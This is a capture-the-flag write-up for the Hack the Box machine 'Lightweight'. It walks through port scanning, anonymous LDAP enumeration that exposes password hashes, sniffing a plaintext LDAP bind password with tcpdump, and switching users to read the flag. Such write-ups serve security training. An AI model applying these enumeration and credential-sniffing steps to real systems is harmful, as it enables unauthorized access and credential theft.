
Hack the Box – Lightweight


I added the IP of the machine 10.10.10.119 to /etc/hosts as lightweight.htb



Enumeration

As always, I started off with my default scan to what was listening.

nmap -p- -sT -sV -sC -oA lightweightall lightweight.htb




```
# Nmap 7.70 scan initiated Wed Apr 10 13:37:10 2019 as: nmap -p- -sT -sV -sC -oA lightweightall lightweight.htb
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.52s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 19:97:59:9a:15:fd:d2:ac:bd:84:73:c4:29:e9:2b:73 (RSA)
|   256 88:58:a1:cf:38:cd:2e:15:1d:2c:7f:72:06:a3:57:67 (ECDSA)
|_  256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp  open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
|_http-title: Lightweight slider evaluation page - slendr
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ssl-cert: Subject: commonName=lightweight.htb
| Subject Alternative Name: DNS:lightweight.htb, DNS:localhost, DNS:localhost.localdomain
| Not valid before: 2018-06-09T13:32:51
|_Not valid after:  2019-06-09T13:32:51
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, HTTP on port 80, and 389 for OpenLDAP.

LDAP


I perform a basic enumeration on the LDAP port to see what I could see. I decided to run a basic nmap scan.

nmap -p 389 –script ldap-rootdse lightweight.htb




```
root@thp3:/opt/htb/lightweight# nmap -p 389 --script ldap-rootdse lightweight.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-11 22:38 BST
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.032s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       namingContexts: dc=lightweight,dc=htb
|       supportedControl: 2.16.840.1.113730.3.4.18
|       supportedControl: 2.16.840.1.113730.3.4.2
|       supportedControl: 1.3.6.1.4.1.4203.1.10.1
|       supportedControl: 1.3.6.1.1.22
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.826.0.1.3344810.2.3
|       supportedControl: 1.3.6.1.1.13.2
|       supportedControl: 1.3.6.1.1.13.1
|       supportedControl: 1.3.6.1.1.12
|       supportedExtension: 1.3.6.1.4.1.1466.20037
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|       supportedExtension: 1.3.6.1.1.8
|       supportedLDAPVersion: 3
|_      subschemaSubentry: cn=Subschema
```

This scan showed me a little about what lay behind ldap, and decided to use ldapsearch to see what else I could see.




```
root@thp3:/opt/htb/lightweight# ldapsearch -h lightweight.htb -p 389 -x -b "dc=lightweight,dc=htb"
```

ldapsearch -h lightweight.htb -p 389 -x -b "dc=lightweight,dc-htb"



```
root@thp3:/opt/htb/lightweight# ldapsearch -h lightweight.htb -p 389 -x -b "uid=ldapuser1,ou=People,dc=lightweight,dc=htb"
# extended LDIF
#
# LDAPv3
# base <uid=ldapuser1,ou=People,dc=lightweight,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# ldapuser1, People, lightweight.htb
dn: uid=ldapuser1,ou=People,dc=lightweight,dc=htb
uid: ldapuser1
cn: ldapuser1
sn: ldapuser1
mail: ldapuser1@lightweight.htb
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword:: e2NyeXB0fSQ2JDNxeDBTRDl4JFE5eTFseVFhRktweHFrR3FLQWpMT1dkMzNOd2R
 oai5sNE16Vjd2VG5ma0UvZy9aLzdONVpiZEVRV2Z1cDJsU2RBU0ltSHRRRmg2ek1vNDFaQS4vNDQv
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1000
gidNumber: 1000
homeDirectory: /home/ldapuser1

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

ldapsearch -h lightweight.htb -p 389 -x -b "uid=ldapuser1,ou=People,dc=lightweight,dc=htb"




```
root@thp3:/opt/htb/lightweight# ldapsearch -h lightweight.htb -p 389 -x -b "uid=ldapuser2,ou=People,dc=lightweight,dc=htb"
# extended LDIF
#
# LDAPv3
# base <uid=ldapuser2,ou=People,dc=lightweight,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# ldapuser2, People, lightweight.htb
dn: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
uid: ldapuser2
cn: ldapuser2
sn: ldapuser2
mail: ldapuser2@lightweight.htb
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword:: e2NyeXB0fSQ2JHhKeFBqVDBNJDFtOGtNMDBDSllDQWd6VDRxejhUUXd5R0ZRdms
 zYm9heW11QW1NWkNPZm0zT0E3T0t1bkxaWmxxeXRVcDJkdW41MDlPQkUyeHdYL1FFZmpkUlF6Z24x
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1001
gidNumber: 1001
homeDirectory: /home/ldapuser2

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

ldapsearch -h lightweight.htb -p 389 -x -b "uid=ldapuser2,ou=People,dc=lightweight,dc=htb"

HTTP

Using the details form this page, I followed what it was telling me



Your account


If you did not read the info page, please go there the and read it carefully.

This server lets you get in with ssh. Your IP (10.10.15.145) is automatically added as userid and password within a minute of your first http page request. We strongly suggest you to change your password as soon as you get in the box.

If you need to reset your account for whatever reason, please click here and wait (up to) a minute. Your account will be deleted and added again. Any file in your home directory will be deleted too.

home info status user


I used my IP along with my IP for the password and I am in.



```
root@thp3:/opt/htb/lightweight# ssh 10.10.15.145@lightweight.htb
10.10.15.145@lightweight.htb's password:
Last login: Sun Apr 14 10:32:30 2019 from 10.10.15.145
[10.10.15.145@lightweight ~]$
```

Now that I had a basic shell on the box and knew that LDAP was also a factor, I decided to listen on the local port for ldap communications and capture that to a pcap file so that it could be inspected with Wireshark afterwards.

tcpdump -i lo port ldap -vv -w ~/capturelo.pcap



root@thp3: /opt/htb/friendzone
10.10.15.145@lightweight:~
ldapuser1@lightweight:~

```
[10.10.15.145@lightweight ~]$ tcpdump -i lo port ldap -vv -w ~/capturelo.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 11
```

Lightweight slider evaluation page - slendr - Mozilla Firefox
Lightweight slider evaluatio
lightweight.htb/status.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Ne

List of banned IPs

You may or may not see this page when you are banned.


10.10.15.176 timeout 59

This page has been generated at 2019/04/14 11:29:12. Data is refreshed every minute.

home info status user

Visiting multiple pages on the site, I noticed that the packets increased on the status.php page.

I copied the capturelo.pcap file locally to my machine so that I could read it within Wireshark. As thought, the bind request is shown and the simple password is shown in plaintext.




```
 4 0.000304    10.10.10.119    10.10.10.119    LDAP    157 bindReq
 5 0.000326    10.10.10.119    10.10.10.119    TCP      66 389 → 4
 6 0.037210    10.10.10.119    10.10.10.119    LDAP     80 bindRes
 7 0.037253    10.10.10.119    10.10.10.119    TCP      66 46790 →
 8 0.041861    10.10.10.119    10.10.10.119    LDAP     73 unbindR
 9 0.041924    10.10.10.119    10.10.10.119    TCP      66 46790 →
10 0.043857    10.10.10.119    10.10.10.119    TCP      66 389 → 4
11 0.043906    10.10.10.119    10.10.10.119    TCP      66 46790 →
12 29.905448   10.10.10.119    10.10.10.119    TCP      74 46792 →
```

```
      [Bytes sent since last PSH flag: 91]
    TCP payload (91 bytes)
    [PDU Size: 91]
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
        ▾ authentication: simple (0)
            simple: 8bc8251332abe1d7f105d3e53ad39ac2
```


Now that I had the plaintext password, I used this password to try and su into that user.

su ldapuser2



```
[10.10.15.145@lightweight home]$ su ldapuser2
Password:
[ldapuser2@lightweight home]$ ls
10.10.12.142  10.10.12.49   10.10.13.164  10.10.13.38  10.10.13.98  10.10.14.214  10.10.14.66   10.10.15.176  10.10.15.40  ldapuser2
10.10.12.195  10.10.13.106  10.10.13.229  10.10.13.47  10.10.14.10  10.10.14.217  10.10.14.8    10.10.15.199  127.0.0.1
10.10.12.255  10.10.13.125  10.10.13.25   10.10.13.84  10.10.14.2   10.10.14.48   10.10.15.145  10.10.15.26   ldapuser1
```


User.txt file retrieved



```
[ldapuser2@lightweight home]$ cd ldapuser2
[ldapuser2@lightweight ~]$ ls
backup.7z  OpenLDAP-Admin-Guide.pdf  OpenLdap.pdf  user.txt
[ldapuser2@lightweight ~]$ cat user.txt
8a866d3bb7e13a57aaeb110297f48026
```

